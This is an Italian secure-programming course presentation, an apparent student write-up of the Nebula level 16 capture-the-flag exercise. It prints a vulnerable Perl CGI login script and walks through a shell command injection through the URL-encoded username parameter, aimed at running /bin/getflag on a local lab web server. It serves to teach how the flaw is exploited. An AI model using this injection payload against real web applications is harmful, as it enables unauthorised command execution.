
NEBULA LEVEL 16

Programmazione Sicura 2022/2023
Prof.ssa B. Masucci



Team: *Marrazzo Vincenzo & Spagna Zito Marika*

TIMELINE

FASE 1

Descrizione del problema

FASE 2

Soluzione

FASE 3

Debolezze

FASE 4

Mitigazione

01

DESCRIZIONE DEL

PROBLEMA


LEVEL 16

*“There is a **Perl script** running on port **1616**.*
To do this level, log in as the level16 account with the password level16.
*Files for this level can be found in **/home/flag16**.”*

Lo script Perl in questione si chiama `index.cgi` e si trova al seguente percorso:
`/home/flag16/index.cgi`

L’ obiettivo della sfida è l’esecuzione del programma **/bin/getflag** con i privilegi dell’utente **flag16**.

COSTRUZIONE DI UN ALBERO DI ATTACCO



ANALISI DIRECTORY ACCESSIBILI

Sono a disposizione dell'utente level16 le seguenti home directory:

- ls/home/level*
- ls/home/flag*

ma l'utente può accedere solamente alle directory:


- /home/level16
- /home/flag16

La directory /home/level16 non sembra contenere materiale interessante.

ANALISI DIRECTORY ACCESSIBILI

La directory /home/flag16 contiene file di configurazione di BASH e altri tre file molto interessanti:

- index.cgi
- thttpd.conf
- userdb.tx



Il file index.cgi: è leggibile ed eseguibile da tutti gli utenti e modificabile solo da root. Inoltre non è SETUID.

LO SCRIPT INDEX.CGI

```
#!/usr/bin/env perl

use CGI qw{param};

print "Content-type: text/html\n\n";

sub login {
  $username = $_[0];
  $password = $_[1];

  $username =~ tr/a-z/A-Z/; # conver to uppercase
  $username =~ s/\s.*//;        # strip everything after a space

  @output = `egrep "^$username" /home/flag16/userdb.txt 2>&1`;
  foreach $line (@output) {
      ($usr, $pw) = split(/:/, $line);


      if($pw =~ $password) {
          return 1;
      }
  }

  return 0;
}
```

- L'interprete dello script è il file binario eseguibile */usr/bin/perl*
- Importa il modulo CGI.pm
- Stampa su STDOUT l'intestazione http "Content-type", che definisce il tipo di documento servito (HTML).
- sub login {...} definisce la funzione login
- le variabili $username e $password memorizzano i due parametri della funzione ($_[0], $_[1]).
- Il valore della variabile username viene convertito in maiuscolo e vengono cancellati tutti i caratteri dopo uno spazio.
- L'array "output" riceve tutte le righe dell'output del comando successivo.
- Ciclo dove per ogni linea di output si preleva username e password ed viene effettuato il confronto tra le password.

LO SCRIPT INDEX.CGI

```
sub htmlz {
  print("<html><head><title>Login resuls</title></head><body>");
  if($_[0] == 1) {
      print("Your login was accepted<br/>");
  } else {
      print("Your login failed<br/>");
  }
  print("Would you like a cookie?<br/><br/></body></html>\n");
}

htmlz(login(param("username"), param("password")));
```

- sub htmlz {...} definisce la funzione htmlz
- Stampa sullo STDOUT l'intestazione HTML della pagina
- Se il parametro passato alla funzione è 1 stampa sullo STDOUT "Login accettato", altrimenti stampa sullo STDOUT "Login fallito".
- Stampa sullo STDOUT della stringa " Vorresti un cookie?" e dei tag di chiusura della pagina HTML
- Invocazione di htmlz con argomento il valore restituito dalla funzione login che prende come parametri "username" e "password".

LO SCRIPT INDEX.CGI

Lo script index.cgi inoltre:

- Crea uno scheletro di pagina HTML
- Esegue il comando:

```
egrep "^$username" /home/flag16/userdb.txt 2>&1
```

Il comando egrep permette l'uso di espressioni regolari per il filtraggio di testo.
Il comando infatti cerca all'interno del file userdb.txt tutte le righe che iniziano con il valore memorizzato in username, cioè quello passato in input. E redirige eventuali errori su STDOUT.

Il file userdb.txt è vuoto, ma a noi non serve che sia pieno.

LO SCRIPT INDEX.CGI


Lo script index.cgi riceve input:

- da due argomenti **username=user** e **password=pwd**
  (se invocato tramite linea di comando)

- da una richiesta ***GET /index.cgi?username=user&password=pwd***
  (se invocato tramite un server web)


02

SOLUZIONE



02

INIEZIONE LOCALE



ESECUZIONE LOCALE

Eseguiamo lo script in locale, tramite il passaggio diretto dei due argomenti **username=user** e **password= pwd**.

- Autentichiamoci come level16
- Digitiamo:

```
./index.cgi username=«user» password=«pwd»
```

Il risultato è quanto segue:

```
level16@nebula:/home/flag16$ ./index.cgi username="user" password="pwd"
Content-type: text/html

<html><head><title>Login resuls</title></head><body>Your login failed<br/>Would
you like a cookie?<br/><br/></body></html>
level16@nebula:/home/flag16$
```

UN PRIMO TENTATIVO

Come possiamo notare viene eseguito il comando:

```
egrep "^$username" /home/flag16/userdb.txt 2>&1
```

Questa riga è importante perché grazie ad essa possiamo manipolare ciò che viene memorizzato nella variabile $username permettendo un attacco di tipo **command injection.**

Digitiamo il seguente comando:

```
./index.cgi username=user; /bin/getflag password=pwd
```

```
level16@nebula:/home/flag16$ ./index.cgi username=user; /bin/getflag password=pw
d
Content-type: text/html

<html><head><title>Login resuls</title></head><body>Your login failed<br/>Would
you like a cookie?<br/><br/></body></html>
getflag is executing on a non-flag account, this doesn't count
level16@nebula:/home/flag16$
```

UN PRIMO TENTATIVO

Notiamo che il comando

```
./index.cgi username=user; /bin/getflag password=pwd
```

provoca l'esecuzione sequenziale di due comandi da parte dell'interprete BASH:

- index.cgi con argomento «user» che verrà usato per il comando egrep
- /bin/getflag il quale viene eseguito ma non con i privilegi di flag16

Quindi non si tratta di iniezione locale!

Per effettuare una iniezione locale dobbiamo digitare invece:

```
./index.cgi username= «user; /bin/getflag» password=pwd
```

```
level16@nebula:/home/flag16$ ./index.cgi username="user;/bin/getflag" password=p
wd
Content-type: text/html

<html><head><title>Login resuls</title></head><body>Your login failed<br/>Would
you like a cookie?<br/><br/></body></html>
```

PARAM()

Ma questo era un output prevedibile.

Grazie al nostro studio del LEVEL07 sappiamo che la funzione `param()` prende in input solo un argomento.

Quindi lo script index estrae solo il valore “user” e lo assegna alla variabile **$username** e quindi **/bin/getflag** non viene iniettato.

URL ENCODING

Dato un carattere speciale per ottenere il suo URL ENCODING:

- si individua il suo codice ASCII
- lo si scrive in esadecimale
- si inserisce il carattere di escape «%»

Nel comando che abbiamo digitato sono stati usati questi due caratteri speciali:

CARATTERE «;»

- Codice ASCII in base 10: **59**
- Codice ASCII in esadecimale: **3B**
- Codice URL encoded: **%3B**

CARATTERE «/»

- Codice ASCII in base 10: **47**
- Codice ASCII in esadecimale: **2F**
- Codice URL encoded: **%2F**

URL ENCODING

Quindi l'input da inviare allo script index.cgi da:

```
./index.cgi username= « user; /bin/getflag »
```

diventa:

```
./index.cgi username = « user%3B%2Fbin%2Fgetflag »
```

E otteniamo il seguente output:

```
level16@nebula:/home/flag16$ ./index.cgi username="user%3B%2Fbin%2Fgetflag" pass
word=pwd
Content-type: text/html

<html><head><title>Login resuls</title></head><body>Your login failed<br/>Would
you like a cookie?<br/><br/></body></html>
```

COSA É ANDATO STORTO?

Riguardando meglio il codice sorgente di index.cgi ci ricordiamo di questa riga importante:

```
$username =~ tr/a-z/A-Z/; # conver to uppercase
$username =~ s/\s.*//;        # strip everything after a space
```

Ogni input passato ad username viene convertito in maiuscolo, quindi il comando che viene eseguito non è:

“user; /bin/getflag” MA “USER; /BIN/GETFLAG”.

I comandi bash sono CASE SENSITIVE e i nomi delle cartelle in Linux NON sono scritte in maiuscolo. Inoltre anche il nome del file “getflag” è scritto in minuscolo.

SOLUZIONE

Per aggirare il problema del file minuscolo, creiamo uno script bash che conterrà il comando /bin/getflag e lo facciamo eseguire da index.cgi.

1. Creiamo il file SOLUZIONE:

```
$ touch SOLUZIONE
```

2. Scriviamo all'interno del file:

```
$ nano SOLUZIONE
```

3. Visualizziamo il contenuto:

```
$ cat SOLUZIONE
#!/bin/sh
/bin/getflag
```

4. Impostiamo i permessi di esecuzione per flag16:

```
$ chmod +x SOLUZIONE
```

SOLUZIONE

Ora il problema è dove inserire questo script. Come utente level16 abbiamo i permessi di scrittura solo nelle cartelle /tmp e /level16.


```
drwxr-x---  1 level16 level16   60 2023-05-02 23:24 level16
drwxrwxrwt  6 root    root     120 2023-05-02 23:27 tmp
```

Ma queste due cartelle sono in minuscolo quindi il **path** non verrebbe riconosciuto dal comando.

Inoltre non possiamo neanche creare noi una cartella in maiuscolo in quanto servirebbero i permessi di root.

SOLUZIONE

Fortunatamente Bash supporta il Pattern Matching, sul manuale leggiamo che l'operatore «*» :



*

Matches any string, including the null string. When the `globstar` shell option is enabled, and '*' is used in a filename expansion context, two adjacent '*'s used as a single pattern will match all files and zero or more directories and subdirectories. If followed by a '/', two adjacent '*'s will match only directories and subdirectories.

Il carattere «*» può essere utilizzato per sostituire qualsiasi stringa. In questo caso lo utilizziamo come espansione del nome del percorso.

Linux sostituirà automaticamente il simbolo * con la directory corretta che contiene il nostro script SOLUZIONE.

SOLUZIONE

Quindi riscriviamo il comando

```
./index.cgi username= «user;/*/SOLUZIONE password=pwd»
```

Lo riscriviamo secondo la URL ENCODING (aggiungiamo la codifica di *)


```
./index.cgi username = « user%3B%2F%2A%2FSOLUZIONE »
```

E otteniamo il seguente risultato:

```
level16@nebula:/home/flag16$ ./index.cgi username="user%3B%2F%2A%2FSOLUZIONE" pa
ssword=pwd
Content-type: text/html

<html><head><title>Login resuls</title></head><body>Your login failed<br/>Would
you like a cookie?<br/><br/></body></html>
level16@nebula:/home/flag16$
```

AGGIORNAMENTO ALBERO DI ATTACCO



L'iniezione locale non ha successo

02

SOLUZIONE

02

INIEZIONE

REMOTA

INIEZIONE REMOTA

Dobbiamo cambiare strategia... effettivamente sembra esserci un'altra strada!
Oltre al file *index.cgi* esiste anche il file thttpd.conf, analizziamolo.

ANALISI DI THTTPD.CONF

- Visualizziamo i metadati del file thttpd.conf

```
root@nebula:/home/flag16# ls -la thttpd.conf
-rw-r--r-- 1 root root 3719 2011-11-20 21:46 thttpd.conf
root@nebula:/home/flag16# _
```

1. **Modificabile** solo da root.
2. È **leggibile** da tutti gli utenti.

ANALISI DI THTTPD.CONF

Analizzando **thttpd.conf** otteniamo le seguenti informazioni:

- port=1616: il server Web *thttpd* ascolta sulla porta **1616**.

```
# Specifies an alternate port number to listen on.
port=1616
```

- dir=/home/flag16: la directory radice del server Web è */home/flag16*

```
# Specifies a directory to chdir() to at startup. This is merely a convenience -
# you could just as easily do a cd in the shell script that invokes the program.
dir=/home/flag16
```

- nochroot: il server Web ha la conoscenza dell'intero file system dell'host (quindi anche il file eseguibile */bin/getflag*).

```
# Debian), then nochroot disables it. See thttpd(8) for details.
nochroot
#chroot
```

- User=flag16: il server Web esegue con i diritti dell'utente **flag16**.

```
# Specifies what user to switch to after initialization when started as root.
user=flag16
```

INIEZIONE REMOTA

Dobbiamo cambiare strategia... effettivamente sembra esserci un'altra strada!
Oltre al file *index.cgi* esiste anche il file thttpd.conf, analizziamolo.

- È possibile effettuare una INIEZIONE REMOTA con lo stesso input dell'iniezione locale
- Prima di procedere, ci assicuriamo che il server sia effettivamente in ascolto sulla porta **1616**, attraverso il comando:

```
$ netstat -ntl | grep 1616
```

```
level16@nebula:~$ netstat -ntl | grep 1616
tcp6       0      0 :::1616                 :::*                    LISTEN
```

INIEZIONE REMOTA

- Effettivamente c'è un processo in ascolto sulla porta **1616**, tuttavia non vi è una prova del fatto che il processo sia proprio ***thttpd***.
- Per verificarlo abbiamo bisogno dei privilegi di root
    a. Stampiamo il PID ed il nome del processo in ascolto tramite l'opzione -p di netstat

```
$ sudo netstat -ntlp | grep 1616
```

```
nebula@nebula:~$ sudo netstat -ntlp | grep 1616
tcp6       0      0 :::1616                 :::*                    LISTEN
1449/thttpd
```

- Ovviamente l'utente attaccante non ha i privilegi di root, è necessario interagire direttamente con il server Web.

INIEZIONE REMOTA

- Contattiamo il server Web, ma… quale IP dobbiamo usare?

    a. Dal precedente output di **netstat** si evince che il processo ascolta su tutte le interfacce di rete (« :::1616 »), quindi usiamo il seguente comando:

    ```
    $ nc localhost 1616
    ```

- Prima di fare ciò, dobbiamo modificare la stringa che inietteremo in maniera tale da essere accettata in un URL.

    a. La stringa da iniettare si trasforma in questo modo (già visto prima):

    «;/*/SOLUZIONE» → «%3B%2F%2°%2FSOLUZIONE»


INIEZIONE REMOTA

- Proviamo, quindi, ad eseguire il comando:

```
$ nc localhost 1616
```

- Dopodiché lanciamo la request al server col nuovo **parametro**.

```
GET /index.cgi?username=«%3B%2F%2A%2FSOLUZIONE»
```



